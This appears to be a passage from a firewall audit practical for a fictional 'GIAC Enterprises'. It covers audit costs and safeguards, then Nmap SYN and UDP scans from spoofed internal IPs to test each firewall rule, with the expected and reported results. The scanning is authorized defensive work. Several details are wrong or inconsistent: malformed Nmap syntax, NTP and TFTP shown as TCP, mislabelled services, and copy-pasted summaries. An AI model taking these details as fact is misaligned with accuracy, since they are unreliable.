network traffic will still be at a minimum. It is only during the core business hours of 9AM – 5PM that risk will be incurred by the audit.

There will be a number of costs incurred by this audit as GIAC Enterprises have specified that they wish for third-party sign-off on the firewall policy from IT Security consultants FlyByNite. Following approval by the management of GIAC Enterprises, it has been agreed that FlyByNite will have two members on-site and that the duration of their visit will be two days. It is intended that the report will be produced by close of business the following day. The two days work will encompass:

- an initial meeting with the relevant firewall administrators to discuss the firewall policy (day 1)
- The audit itself (day 1).
- A follow-up meeting to discuss the findings and possible recommendations (day2).

Along with the initial costs of carrying out the work, there is accommodation to consider(as FlyByNite are not located in Galway) as well as afternoon and evening meals. The costs break down as follows:

- Audit (700.00 Euro)
- Hotel accommodation (320.00 Euro, which is made up of 2 nights at 80.00 Euro a night, for two people)
- Afternoon and Evening meals (100.00 Euro, which is made up of 25.00 Euro per day for two people)

Total cost = 1,120.00 Euro

There is of course, the risk factor to consider. We have already estimated that the work will take place between 4 AM and 9 AM in order to minimize the risk of causing an outage. However, in the case that a problem does incur, original configurations can be restored to the network devices via the TSM backups. BGP Router configuration will be stored on the TFTP server on the Router Management VLAN and uploaded to the device in the event of failure. The relevant GIAC technical staff will be placed on call to provide support in the case of emergency. This will add staff overtime to the costs incurred by GIAC who are not renowned for their financial rewarding of employees!!

In any case, a legal agreement has been signed by GIAC management to ensure that FlyByNite are not held liable for any service disruptions caused by the audit.

As GIAC technical staff will not be present at all times onsite, GIAC Management feel there is a risk that FlyByNite may access unauthorized information or introduce backdoors or Trojan code into GIAC's systems. It has been agreed by

all parties that FlyByNite's activity will be logged and reviewed by technical staff once the job has been completed. Alerts sent to the Syslog server will be flagged in real-time with the administrators via their pagers. IDS traffic will also be reviewed afterwards. FlyByNite have also signed a non-disclosure agreement which legally prohibits them revealing GIAC system details or data to third parties.

When running their Solaris auditing script on the firewall, FlyByNite will need to log on interactively, 'su' to root and run the "chmod" command to change the script's permissions to 777. This will allow the script to access all files on the box when running it's checks. One of the Unix firewall administrators will be contacted to provide this password over the phone to FlyByNite and this password will be changed once the audit is complete. All entries in the sulog will be examined afterwards

3.3 How the Audit will be carried out

Nmap is the tool that will be used for carrying out the bulk of the audit. Due to the fact that GIAC's Gauntlet firewall is also acting as it's primary DNS server, tests will be also carried out on DNS functionality.

We will verify each individual firewall rule by doing a full port scan(1 – 65535) from one of the following three locations(depending on the source defined by the rule), all of which connect to an interface on the firewall:

- Internet (via a dial-up connection from the FlyByNite laptop)
- LAN (by plugging the laptop into a port on a connecting Ethernet Switch)
- Web server and Router Management VLAN's (by plugging the laptop into a port on a connecting Ethernet switch and assigning the laptop the IP address of a device within one of the three DMZ VLAN's)

This will allow us to see if there are (a) any ports open which should not be, (b) if traffic which do not permit gets blocked(including ICMP), (c) traffic which we do permit goes through.

From each of the vantage points, FlyByNite will scan the firewall using the address of the relevant interface. According to GIAC's firewall admins, Gauntlet has been hardened as to ensure that ICMP packets are dropped on all interfaces, therefore we will need to test the responses on all interfaces to a variety of simulated ICMP messages.

Nmap's SYN scan functionality will be utilized to simulate connection requests to the interfaces from the relevant vantage points. The syntax for running this will be:

NMAP –NMAP –sS –T <IP address of firewall interface>

Whereby '-sS' represents the SYN scan option and '-T' represents the general timing policy.

It should be noted that in all cases, the findings will be verified using the packet-sniffer, TCPDump(www.tcpdump.org) . The output will be analysed for TCP three-way handshakes (occurring when TCP connections are successful) and retransmission timeouts (occurs when there is a TCP delivery failure).

The below is an example screenshot of what we will expect to see if there is a successful three-way handshake(using SSH as the expectant port on Gauntlet's LAN interface) as a result of the listening port accepting connections:

```
flybynite.37951 > 172.16.5.1.22: S 768512:768512(0) win 4096 <mss 1024>
172.16.5.1.22 > flybynite.37951: S 947648:947648(0) ack 768513 win 4096
<mss 1024>
flybynite.37951 > 172.16.5.1.22: . ack 1 win 4096
```

Notice the Syn flag set in the first line(**S** 768512.76……), the Syn/Ack flag set in the second(**S** 947648:947648(0) **ack** 768513 win..) and the Ack flag set in the third line (**ack** 1 win…).

The use of TCPDump is imperative in this review, due to the fact that the firewall being audited is Gauntlet, which is a proxy-based. These type of firewalls will advertise every port for which a proxy is active during an Nmap scan. Therefore, just because a port is found to be listening by Nmap does notmean that it is accepting connections.

3.4. The Rulebase Findings

3.4.1 TCP and UDP scans

We will start with the firewall rule audit and go through each firewall rule individually to test it's functionality:

(1)

Firewall Admins	ESPMD, SSH	Permit	Localhost	Connection

This rule only allows the IP addresses of designated firewall administrator workstations to connect to the Gauntlet firewall using the GUI and SSH. To test this rule we connect the FlyByNite laptops to the LAN using a token-ring cable and assign the laptops the IP addresses of two of the firewall administrators' workstations(10.24.19.12 & 10.24.19.13). From here, we run full Nmap Syn StealthScan against the target IP address of the Gauntlet internal interface(172.16.5.1) and expect to see only ports 22/TCP(SSH) and 8004/TCP(ESPMD) open.

The results are as follows:

Interesting ports on (172.16.5.1):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh
8004/tcp open espmd
Nmap run complete – 1 IP address complete (1 host up) scanned in 331 seconds

Along with the TCPDump output, this verifies that connections are only permitted to the firewall's LAN interface from the administrator IP's on the SSH and Gauntlet GUI ports.

On the flip side of the coin, we want to verify that traffic to the Gauntlet internal interface is blocked from other workstations over these ports. We therefore repeat the test using the IP's of workstations located in the Accountancy section (10.24.19.18 & 10.24.19.19) and the same destination IP. The results are as follows:

All 65535 scanned ports on (172.16.5.1) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule blocks all unpermitted traffic to this interface as we hoped.

(2), (3) & (4)

Any	DNS	Permit	PrimaryDNS	Connection
Any	HTTPS	Permit	DMZ web servers	Connection
Any	SMTP	Permit	PrimaryDNS	Connection

Rules 2 allows users from any source to connect to the Primary DNS server over port 53/UDP in order to resolve the 'giacenterprises.ie' domain name when availing of web and e-mail services. Rule 3 allow users from any source to connect to the Primary DNS server on port 25/TCP(SMTP) in order to send and receive e-mails to and from GIAC employees. Rule 4 allows users from any source to connect to the web servers over port 443 in order to view the hosted websites through HTTPS.

It should be noted that further down the rulebase, there are specific rules permitting traffic of this nature to Gauntlet's internal interface from the internal MAILSweeper, DNS and Proxy servers. Therefore, the best way to test rules (2) – (4) is to provide the FlyByNite contractors with a modem connection to dial up to the Internet and run the full Nmap TCP and UDP Syn StealthScans against the target IP address of the Gauntlet external interface(193.113.113.8). We will expect to see only ports 25/TCP(SMTP), 53/UDP(DNS) and 443/TCP(HTTPS) open between the two scans. To run a UDP scan with Nmap, we use the syntax:

NMAP –NMAP –sU –P0 –T

The results are as follows:

(a) Nmap – TCP Stealth Scan

Interesting ports on (193.113.113.8):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp

443/tcp open https
Nmap run complete – 1 IP address complete (1 host up) scanned in 823 seconds

(b) Nmap – UDP Stealth Scan

Interesting ports on (193.113.113.8):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
53/udp open dns
Nmap run complete – 1 IP address complete (1 host up) scanned in 823 seconds

Along with the output of TCPDump, this verifies that the only ports open on the firewall's external interface are the SMTP, DNS and HTTPS ports.

(5)

BGP NTP Server	NTP	Permit	NTP Toronto	Connection

This rule allows the NTP Server in the Router Management VLAN to make an NTP connection to the time server located at University of Toronto for synchronization purposes. The best way to test this rule is to assign the laptop the IP address of the Management VLAN NTP Server(172.16.1.10) and scan the VLAN's Gauntlet interface(172.16.1.1). If the rule works, we should only see 123/TCP (NTP) open.

The results are as follows:

Interesting ports on (172.16.1.1):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
123/tcp open ntp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

To verify that this is the only box in the Management VLAN that can pass NTP traffic through to Gauntlet, we assign the laptop the IP address of the Netflow Collector(172.16.1.7) and repeat the process. The results are as follows:

All 65535 scanned ports on (172.16.1.1) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

Along with the output from TCPDump, this verifies that connections are only permitted to the VLAN's Gauntlet interface from the SNMP Management Station on the SSH port.

(6)

BGP HPOV	SSH	Permit	Cerberus-internal	Connection

This rule only allows the IP address of the Network Management Station to connect to the BGP Router using SSH for administrative purposes. To test this rule we assign the FlyByNite laptops the IP address of the Network Management Station(172.16.1.5). From here, we run full Nmap Syn StealthScan against the target IP address of the BGP Router DMZ interface(172.16.1.1) and expect to see only port 22/TCP(SSH) open.

The results are as follows:

Interesting ports on (172.16.1.1):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the output from TCPDump, this verifies that connections are only permitted to the BGP Router's DMZ interface from the SNMP Management Station on the SSH port.

Again to test the rule from a "defensive" point of view, we want to verify that traffic to the Router DMZ interface is blocked from other workstations over this port. Therefore we repeat the test using the IP of the Netflow Collector(172.16.1.7) and the same destination IP. The result is as follows:

All 65535 scanned ports on (172.16.1.1) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule blocks all unpermitted traffic to this interface as we hoped.

(7)

Network Admins	TACACS-internal, HTTP	Permit	TACACS Server	Connection

This rule only allows the IP addresses of designated network administrator workstations to connect to the TACACS Server in the Router Management VLAN using TACACS and HTTP. To test this rule we connect the FlyByNite laptops to the LAN and assign the laptops the IP addresses of two of the network administrators' workstations(10.24.19.14 & 10.24.19.15). From here, we run the full Nmap Syn StealthScan against the target IP address of the BGP Router TACACS Server(172.16.1.8) and expect to see only ports 49/TCP(TACACS) and 80/TCP(HTTP) open.

The results are as follows:

Interesting ports on (172.16.1.8):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
49/tcp open tacacs
80/tcp open http
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the output from TCPDump, this verifies that connections are only permitted to the TACACS Server from the administrator IP's on the SSH, TACACS and HTTP ports.

Again to test the rule from a “defensive” point of view, we want to verify that traffic to the TACACS Server is blocked from other workstations over these ports. Therefore we again repeat the test using the source IP’s of workstations located in the Accountancy section (10.24.19.18 & 10.24.19.19) and the same destination IP. The results are as follows:

All 65535 scanned ports on (172.16.1.8) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule blocks all unpermitted traffic to this server as we hoped.

(8)

Network Admins	HTTP, SSH	Permit	BGP HPOV, Netflow Collector	Connection

This is a very similar rule to the previous one, allowing the network administrators to access the BGP Router Network Management Station and Netflow Collector(both located within the BGP Router Management VLAN) using HTTP and SSH. The same tests will be used as in the previous rule with the destination IP’s being that of the Network Management Station(172.16.1.5) and Netflow Collector(172.16.1.7). The results are as follows:

(a) Nmap – Network Management Station

Interesting ports on (172.16.1.5):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh
80/tcp open http
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b) Nmap – Netflow Collector

Interesting ports on (172.16.1.7):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp open ssh
80/tcp open http
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the output from TCPDump, this verifies that connections are only permitted to the SSH and HTTP ports on the Network Management Station and Netflow Collector from the administrator IP's.

Again to test the rule from a "defensive" point of view, we want to verify that traffic to the two Router Management LAN devices is blocked from other workstations over these ports. Therefore we again repeat the test using the IP's of workstations located in the Accountancy section (10.24.19.18 & 10.24.19.19) and the same destination IP. The results are as follows:

(a) Nmap – Network Management Station

All 65535 scanned ports on (172.16.1.5) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(b) Nmap – Netflow Collector

All 65535 scanned ports on (172.16.1.7) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule blocks all unpermitted traffic to these servers as we hoped.

(9)

Internal Web Proxy	HTTP-internal FTP-internal	Permit	Any	Connection

This rule states that any HTTP or FTP traffic destined for the Internet that has successfully been proxied will be permitted to pass through Gauntlet to it's intended destination.

In order to test this rule, FlyByNite will run the TCP SYN scan from the Internet Services Area. assigning the IP address of the outbound Web Proxy to the laptops. They will scan the internal interface of the Gauntlet Firewall(172.16.5.1) and if the rule works as it should, only port 8080/TCP(http-alt) should be listening. The results are as follows:

Interesting ports on (172.16.5.1):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
8080/tcp open http-proxy
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the output from TCPDump, this proves the rule to work as it should.

In order to verify that this rule blocks unpermitted traffic to the Firewall LAN interface, we will assign the IP address of the customer database server(located in the Internet Services area along with the Outbound web Proxy) to FlyByNite's laptop and again scan the interface from the Internet Services Area. The results are as follows:

All 65535 scanned ports on (172.16.5.1) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(10)

Internal MAILSweeper	SMTP-internal	Permit	Any	Connection

This rule states that any SMTP traffic destined for the Internet that has successfully been inspected and filtered by MAILSweeper will be permitted to pass through Gauntlet to it's intended destination.

In order to test this rule, FlyByNite will again run the SYN scan from the Internet Services Area, assigning the IP address of the internal MAILSweeper to the laptops. They will scan the internal interface of the Gauntlet Firewall(172.16.5.1) and if the rule works as it should, only port 25/TCP(SMTP) should be listening. The results are as follows:

Interesting ports on (172.16.5.1):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open http
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Again, in order to verify that this rule blocks unpermitted traffic to the Firewall LAN interface, we will assign the IP address of the customer database server(located in the Internet Services area along with the Internal MAILSweeper) to FlyByNite's laptop and again scan the interface from the Internet Services Area. The results are as follows:

All 65535 scanned ports on (172.16.5.1) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule blocks all unpermitted port 25 traffic to this interface from all sources other than the Internal MAILSweeper, just as we hoped.

(11)

Internal DNS Server	DNS-internal	Permit	PrimaryDNS	Connection

This rule states allows the Internal DNS Server to forward DNS requests to the Primary DNS Server(Gauntlet) in order to allow GIAC staff to avail of external

DNS services, e.g. send outbound e-mail or browse websites hosted external to GIAC's infrastructure.

In order to test this rule, FlyByNite will run the UDP Scan from the Internet Services Area, assigning the IP address of the internal DNS server to the laptops. They will then scan the internal interface of the Gauntlet Firewall(172.16.5.1) and if the rule works as it should, only port 53/UDP(DNS) should be listening. The results are as follows:

Interesting ports on (172.16.5.1):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
53/udp open http
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Again, in order to verify that this rule blocks unpermitted traffic to the Firewall LAN interface, we will assign the IP address of the customer database server(located in the Internet Services area along with the Internal DNS Server) to FlyByNite's laptop and rescan the IP address 172.16.5.1. The results are as follows:

All 65535 scanned ports on (172.16.5.1) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule blocks all unpermitted port 53 traffic to this interface from all sources other than the Internal DNS Server, just as we hoped. The TCPDump putput validates this.

(12), (13) & (14)

TSM Server	TSM-Firewall	Permit	LocalHost	Connection
TSM Server	TSM-Web	Permit	DMZ Web servers	Connection
TSM Server	TSM-BGP	Permit	Router Management DMZ	Connection

Rule 12 allows TSM backups to be carried out of the Firewall configuration by allowing the TSM Server on the LAN to initiate a connection with the TSM agents on the firewall. Once established, the configuration information can be transferred back to the LAN. The two rules thereafter are similar, except that they apply to the DMZ web servers and the BGP Router Management VLAN servers.

To test this rule we connect the FlyByNite laptops to the LAN using a token-ring cable and assign the laptops the IP addresses of the TSM Server(10.24.19.38). From here, we run the full Nmap Syn StealthScan against the target IP addresses of:

(a) the Gauntlet LAN interface(172.16.5.1)
(b) the Customer web server(172.16.2.4)
(c) the Partner web server(172.16.2.14)
(d) the Network Management Station in the Router Management VLAN(172.16.1.5)

In all cases, we will only expect to see port 1500/TCP(TSM) open. To save time and extra cost, we make the assumption that if Rule 13 works for the Production Customer and the Partner/Supplier web servers, we do not need to test it for the BRP servers. Likewise, We assume that if Rule 14 works for the Network Management Station, we will not need to test it for the Netflow Collector. The results are as follows:

(a) Nmap – Gauntlet LAN interface

Interesting ports on (172.16.5.1):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1500/tcp open tsm
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b) Nmap – Customer web server

Interesting ports on (172.16.2.4):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1500/tcp open tsm
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(c) Nmap – Partner web server

Interesting ports on (172.16.2.14):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1500/tcp open tsm
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(d) Nmap – Network Management Station

Interesting ports on (172.16.1.5):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1500/tcp open tsm
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Again, in order to verify that this rule blocks unpermitted traffic to the destination IP's from any source other than the TSM Server, we will assign the IP address of one of the Accountancy department(10.24.19.18) to FlyByNite's laptop and again scan the destination IP's from the LAN. The results are as follows:

(a)Nmap – Gauntlet LAN Interface

All 65535 scanned ports on (172.16.5.1) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(b)Nmap – Customer web server

All 65535 scanned ports on (172.16.2.4) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(c)Nmap – Partner web server

All 65535 scanned ports on (172.16.2.14) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(d)Nmap – Network Management Station

All 65535 scanned ports on (172.16.1.5) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

Along with the TCPDump output, this verifies that the rule blocks all unpermitted port 1500 traffic to the destination IP's from all sources other than the TSM Server, just as we hoped.

(15)

DMZ Web servers	SNMP-Webserv	Permit	LAN HPOV	Connection

This rule permits SNMP traffic to be sent from the DMZ web servers to the Network Management Station on the LAN(as opposed to the one in the Router Management VLAN).

To test this rule FlyByNite will run the scans from the DMZ:

(a) first assign the laptop the IP address of the Customer Production web server(172.16.2.4 - we will assume that this test will work for the BRP server also) and scan the Network Management Station(10.24.19.29) on the LAN.
(b) Then assign it the IP address of the Partner Production web server(172.16.2.14 - we will assume that this test will work for the Supplier virtual IP and BRP servers also) and scan the Network Management Station on the LAN.

We only expect to see port 161 open. The results are as follows:

(a) Nmap – Customer Web server

Interesting ports on (10.24.19.29):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
161/udp open snmp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b)Nmap – Partner Web server

Interesting ports on (10.24.19.29):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
161/udp open snmp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the TCPDump output, this confirms that the SNMP traffic is indeed permitted through to the LAN from the web servers. To ensure that these are that port 161 traffic cannot be sent to the Network Management Station on the LAN from spoofed IP's on the same subnet as the DMZ web servers, we will assign the laptop an IP address from the web server VLAN subnet that does not correspond to an actual web server. We will use 172.16.2.50

All 65535 scanned ports on (10.24.19.29) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that only the permitted web server IP's are allowed to send traffic to the Network Management Station on the LAN over port 161.

(16) - (18)

Cerberus-	SNMP-Router	Permit	BGP HPOV	Connection

internal				
Cerberus-internal	TACACS-Router	Permit	TACACS Server	Connection
Cerberus-internal	Netflow	Permit	Netflow Collector	Connection

Rule 16, 17 and 18 allow the BGP Router to communicate with the network devices within the Router Management VLAN. These rules can be tested by assigning the laptop the IP address of the BGP Router's Ethernet 1 interface(193.113.113.7) and scanning the IP's of the SNMP Management Station(172.16.1.5), TACACS Server (172.16.1.8) and Netflow Collector(172.16.1.7). We expect to only see 162/UDP (SNMP Traps), 49/TCP (TACACS) and 2055/TCP (Netflow) open.

The results are as follows:

(a)Nmap – To SNMP Management Station

Interesting ports on (172.16.1.5):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
162/udp open snmp-trap
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b) Nmap – To TACACS Server

Interesting ports on (172.16.1.8):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
49/tcp open tacacs
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(c) Nmap – To Netflow Collector

Interesting ports on (172.16.1.7):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
2055/tcp open netflow
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

As we can see(and are backed up by TCPDump output), the rule correctly permits the traffic from the relevant BGP Router interface to the Management VLAN servers. To test that the rule blocks traffic to this DMZ from all sources other than the Ethernet 1 interface, we will assign the FlyByNite laptop the IP address of the customer web server(172.16.2.4) and repeat the test. The results are as follows:

(a) Nmap – To Network Management Station:

All 65535 scanned ports on (172.16.1.5) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(b) Nmap – To TACACS Server:

All 65535 scanned ports on (172.16.1.8) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(c) Nmap – To Netflow Collector:

All 65535 scanned ports on (172.16.1.7) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

As we can see, in all cases, traffic is only permitted to the Router Management VLAN from the BGP Router Ethernet 1 interface. This is a relief as we realize the risk of opening the SNMP, TACACS and Netflow ports on Gauntlet's external interface.

(19) & (20)

Cerberus-internal	TFTP	Permit	TFTP Server	Connection
TFTP Server	TFTP	Permit	Cerberus-internal	Connection

These rules allows the BGP Router to pass TFTP traffic back to the TFTP server in the Router Management DMZ and vice versa for the uploading and downloading of image files. To test this rule, we will first assign the laptop the IP address of the BGP Router internal interface(193.113.113.7) and scan the address of the TFTP server(172.16.1.11) in the hope that only port 69/TCP (TFTP) shows up as being open. We will then assign the laptop the IP address of the TFTP server and scan the BGP Router on it's internal interface and hope to see the same result.

The first test results are as follows:

(a) Using IP address of BGP Router Internal Interface:

Interesting ports on (172.16.1.11):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
69/tcp open tftp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b) Using unassigned IP address:

All 65535 scanned ports on (172.16.1.11) are: filtered

Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

The second test results are as follows:

(a) Using IP address of TFTP Server:

Interesting ports on (193.113.113.2):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
69/tcp open tftp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b) Using IP address of Netflow Collector:

All 65535 scanned ports on (193.113.113.2) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

Along with the TCPDump output, this verifies that the rule works as it should.

(21)

Cerberus-internal	NTP-Router	Permit	BGP NTP Server	Connection

This rules allow the BGP Router to synchronize it's time with the NTP server on the Router Management VLAN. To test this rule, we will assign the FlyByNite laptop the IP address of the Router's Ethernet 1 interface(193.113.113.7) and run the Nmap TCP SYN scan. We only expect to see port 123/TCP (NTP) listening.

Interesting ports on (172.16.1.10):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
123/tcp open ntp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the packet sniffer output, this verifies that the BGP Router is allowed to pass the designated management traffic through to the NTP Server on the Router Management VLAN. As the firewalls and web servers can also send NTP traffic to the NTP server, we will repeat the test with an unassigned IP address(193.113.113.50) to verify that unauthorized traffic to this server is blocked. The result is as follows:

All 65535 scanned ports on (172.16.1.10) are: filtered

Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the unauthorized traffic is blocked as we hoped.

(22)

LAN NTP Server	NTP	Permit	BGP NTP Server	Connection

This is a similar rule to the previous one, allowing the NTP Server on the LAN to synchronize it's time with the NTP server on the Router Management VLAN. To test this rule, we will assign the FlyByNite laptop the IP address of the NTP Server on the LAN(10.24.19.26) and run the Nmap TCP SYN scan. We only expect to see port 123/TCP (NTP) listening.

Interesting ports on (172.16.1.10):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
123/tcp open ntp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the packet sniffer output, this verifies that the NTP Server on the LAN is allowed to pass the designated management traffic through to the NTP Server on the Router Management VLAN. To verify that this is the only LAN-based system that can pass NTP traffic to the Router Management VLAN, we will repeat the test by assigning the laptop the IP address of a workstation in the accountancy department(10.24.19.18) to verify that unauthorized traffic to this server is blocked. The result is as follows:

All 65535 scanned ports on (172.16.1.10) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

This verifies that the rule works as it should.

(23) – (25)

Localhost	NTP-Firewall	Permit	BGP NTP	Connection
DMZ Web servers	NTP-Webserv	Permit	BGP NTP	Connection
Router Management VLAN	NTP-RouterManage	Permit	BGP NTP	Connection

These rules permit NTP traffic to the NTP server on the Router Management VLAN from the Gauntlet Firewall itself, the web servers and the servers located within the Router Management VLAN. They are similar in essence to the previous rules, and as such we will test by assigning the FlyByNite laptop the IP's of the Gauntlet Router Management VLAN interface(172.16.1.1), the Customer Production web server(172.16.2.4), the Partner/Supplier web server(172.16.2.14) and the Netflow Collector(172.16.1.7) and do a full scan targeting the said NTP server. We only expect to see port 123/TCP open.

The results are as follows:

(a) Nmap – From Gauntlet Router Management VLAN interface:

Interesting ports on (172.16.1.10):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service

123/tcp open ntp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b) Nmap – From Customer web server:

Interesting ports on (172.16.1.10):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
123/tcp open ntp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(c) Nmap – From Partner/Supplier web server:

Interesting ports on (172.16.1.10):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
123/tcp open ntp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(d) Nmap – From Netflow Collector:

Interesting ports on (172.16.1.10):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
123/tcp open ntp
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

We have checked in the previous rule that unauthorized traffic to this server is not permitted, so this test does not need to be repeated for IP addresses different to those specified above.

(26) – (29)

Customer Web servers	MQSeries	Permit	Customer Database Server	Connection
Customer Database Server	MQSeries	Permit	Webserver VLAN Web servers	Connection
Partner Web servers	MQSeries	Permit	Partner Database Servers	Connection
Partner Database Server	MQSeries	Permit	Partner VLAN Web servers	Connection

These rules allows the web servers in the Customer and Webserver VLAN's to talk back to their respective database servers in the Internet Services Area and vice-versa.

To test, we will look at the following permutations:

(a) assign the FlyByNite laptop the IP address of the Production Customer Web server and scan the Customer Database server.
(b) assign the FlyByNite laptop the IP address of the Production Customer Web server and scan the Partner/Supplier Database server(172.16.4.20).
(c) Assign the FlyByNite laptop the IP address of the Customer Database server(172.16.4.19) and scan the Production Customer Web server.
(d) Assign the FlyByNite laptop the IP address of the Customer Database server and scan the Partner/Supplier Web server.
(e) assign the FlyByNite laptop the IP address of the Production Partner/Suppler Web server and scan the Partner/Supplier Database server.

(f) assign the FlyByNite laptop the IP address of the Production Partner/Supplier Web server and scan the Customer Database server.
(g) Assign the FlyByNite laptop the IP address of the Partner/Supplier Database server(172.16.4.19) and scan the Production Customer Web server.
(h) Assign the FlyByNite laptop the IP address of the Partner/Supplier Database server and scan the Partner/Supplier Web server.

We only expect to see port 1414 listening in each case of the web server talking to it's matching database server or vice versa. In the cases where they don't match (e.g. the partner web server talking to the customer database server), we expect the scan to show up clean. The results are as follows:

(a) Nmap – From Customer web server to the Customer Database Server:

Interesting ports on (172.16.4.19):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1414/tcp open mq
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(b) Nmap – From Customer Web server to Partner Database Server:

All 65535 scanned ports on (172.16.4.20) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(c) Nmap – From Customer Database Server to Customer Web server:

Interesting ports on (172.16.2.4):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1414 open mqseries
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(d) Nmap – From Customer Database Server to Partner Web server:

All 65535 scanned ports on (172.16.2.14) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(e) Nmap – From Partner web server to the Partner Database Server:

Interesting ports on (172.16.4.20):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1414/tcp open mq
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

(f) Nmap – From Partner Web server to Customer Database Server:

All 65535 scanned ports on (172.16.4.19) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(g) Nmap – From Partner Database Server to Customer Web server:

All 65535 scanned ports on (172.16.2.4) are: filtered
Nmap run complete – 1 IP address complete (1 host up) scanned in 1224 seconds

(h) Nmap – From Partner Database Server to Partner Web server:

Interesting ports on (172.16.2.14):
(The 65535 ports scanned but not shown below are in state: filtered)
Port State Service
1414/tcp open mq
Nmap run complete – 1 IP address complete (1 host up) scanned in 546 seconds

Along with the TCPDump output, this verifies the rules only permit the traffic that we want, as only the designated web servers can talk to their corresponding database servers and vice-versa using MQSeries.

(30) & (31)

Partner Web server	SecureID	Permit	PartnerSupplier ACE Server	Connection
Supplier Web server	SecureID	Permit	PartnerSupplier ACE Server	Connection

